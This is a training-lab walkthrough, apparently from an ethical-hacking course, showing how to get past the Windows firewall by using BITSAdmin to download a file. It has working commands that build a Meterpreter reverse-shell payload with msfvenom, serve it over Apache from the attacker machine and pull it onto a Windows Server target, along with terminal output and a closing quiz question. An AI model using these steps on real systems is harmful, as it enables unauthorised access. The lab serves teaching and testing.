

# Lab 2: Evade IDS/Firewalls using Various Evasion Techniques

## **Lab Scenario**

Firewalls and IDSs are intended to prevent port scanning tools such as Nmap, from receiving a precise measure of significant data of the frameworks that they are scanning. However, these prevention measures can be easily overcome: Nmap has numerous features that were created specifically to bypass these protections. It has the ability to issue a mapping of a system framework, through which you can view a substantial amount of information, from OS renditions to open ports. Firewalls and interruption recognition frameworks are made to keep Nmap and other applications from obtaining that data.

As an ethical hacker or penetration tester, you will come across systems behind firewalls that prevent you from attaining the information that you need. Therefore, you will need to know how to avoid the firewall rules and to glean information about a host. This step in a penetration test is called Firewall Evasion Rules.

## **Lab Objectives**

- Evade firewall through Windows BITSAdmin

## **Overview of Firewalls Evasion Techniques**

The following are some firewall bypassing techniques

- Port Scanning
- Firewalking
- Banner Grabbing
- IP Address Spoofing
- Source Routing
- Tiny Fragments
- Using an IP Address in Place of URL
- Using Anonymous Website Surfing Sites
- Using a Proxy Server
- ICMP Tunneling
- ACK Tunneling
- HTTP Tunneling
- SSH Tunneling
- DNS Tunneling


- Through External Systems
- Through MITM Attack
- Through Content
- Through XSS Attack

#### Task 1: Evade Firewall through Windows BITSAdmin

BITS (Background Intelligent Transfer Service) is an essential component of Windows XP and later versions of Windows operating systems. BITS is used by system administrators and programmers for downloading files from or uploading files to HTTP webservers and SMB file shares. BITSAdmin is a tool that is used to create download or upload jobs and monitor their progress.

Here, we will use BITSAdmin to evade firewall and transfer malicious file into the target machine.

1. Click [Windows Server 2019](#) to switch to the **Windows Server 2019** machine and launch **Control Panel**.
2. The **Control Panel** window appears, click **System and Security**. In **System and Security** window, select **Windows Defender Firewall**.
3. The **Windows Defender Firewall** control panel appears; click the **Turn Windows Defender Firewall on or off** link in the left pane.
4. The **Customize Settings** window appears.
5. Select **Turn on Windows Defender Firewall** under **Private network settings** and **Public network settings**.
6. Click **OK**.



7. Click [Parrot Security](#) to switch to the **Parrot Security** machine. Open a **Terminal** window and execute **sudo su** to run the programs as a root user (When prompted, enter the password **toor**).
8. In the terminal window, type **msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe** and press **Enter**, to create the payload.

The screenshot shows a terminal window on a Parrot OS desktop environment. The terminal title is "msfvenom -p windows/meterpreter/reverse\_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe - Parrot Terminal". The user has run the command and is awaiting a password for sudo. The terminal background features a dark, abstract network or map graphic.

```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
#msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[/home/attacker]
#
```

9. Now, create a directory to share this file with the target machine, provide the permissions, and copy the file from **/home/attacker** to the shared location using the below commands:


- Type **mkdir /var/www/html/share** and press **Enter** to create a shared folder
- Type **chmod -R 755 /var/www/html/share** and press **Enter**
- Type **chown -R www-data:www-data /var/www/html/share** and press **Enter**
- Copy the malicious file to the shared location by typing **cp Exploit.exe /var/www/html/share** and pressing **Enter**

```
[attacker@parrot] ~
$ sudo su
[sudo] password for attacker:
[root@parrot] ~
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] ~
# mkdir /var/www/html/share
[root@parrot] ~
# chmod -R 755 /var/www/html/share
[root@parrot] ~
# chown -R www-data:www-data /var/www/html/share
[root@parrot] ~
# cp Exploit.exe /var/www/html/share
[root@parrot] ~
#
```

10. Now, start the Apache service. To do this, run **service apache2 start** command.

```
[attacker@parrot] -[~]
$ sudo su
[sudo] password for attacker:
[root@parrot] -[/home/attacker]
# msfvenom -p windows/meterpreter/reverse_tcp lhost=10.10.1.13 lport=444 -f exe > /home/attacker/Exploit.exe
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
No encoder specified, outputting raw payload
Payload size: 354 bytes
Final size of exe file: 73802 bytes
[root@parrot] -[/home/attacker]
# mkdir /var/www/html/share
[root@parrot] -[/home/attacker]
# chmod -R 755 /var/www/html/share
[root@parrot] -[/home/attacker]
# chown -R www-data:www-data /var/www/html/share
[root@parrot] -[/home/attacker]
# cp Exploit.exe /var/www/html/share
[root@parrot] -[/home/attacker]
# service apache2 start
[root@parrot] -[/home/attacker]
#
```


11. Click [Windows Server 2019](#) to switch to **Windows Server 2019** machine.
12. In the **Type here to search** field of the **Desktop**, type **powershell** and click **Windows PowerShell** to launch a PowerShell.
13. In the PowerShell window, type **bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe** and press **Enter**.



```
Administrator: Windows PowerShell
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

PS C:\Users\Administrator> bitsadmin /transfer Exploit.exe http://10.10.1.13/share/Exploit.exe c:\Exploit.exe
```

14. **BITSAadmin** transfers the file, as shown in the screenshot.




The screenshot shows a Windows PowerShell window titled "Select Administrator: Windows PowerShell". The content of the window is as follows:

```
DISPLAY: 'Exploit.exe' TYPE: DOWNLOAD STATE: TRANSFERRED
PRIORITY: NORMAL FILES: 1 / 1 BYTES: 73802 / 73802 (100%)
Transfer complete.
PS C:\Users\Administrator>
```

The window has a dark blue background. The taskbar at the bottom contains icons for File Explorer, Edge, File Explorer, and File Explorer. The system tray shows the date and time as 5:46 AM, 3/18/2024.

15. Open **File Explorer** and Navigate to **C:** drive, you can see that the malicious file is successfully transferred.



16. After transferring the malicious file the attacker can use this malicious file for gaining access, escalating privileges and to perform various malicious other activities.
17. This concludes the demonstration of evading firewall through Windows BITSAdmin.
18. Close all open windows and document all acquired information.

#### Question 12.2.1.1

Use BITSAdmin to evade firewall and transfer malicious file into the target machine (Windows Server 2019). Enter the BitsAdmn command that is used to transfer malicious file in this lab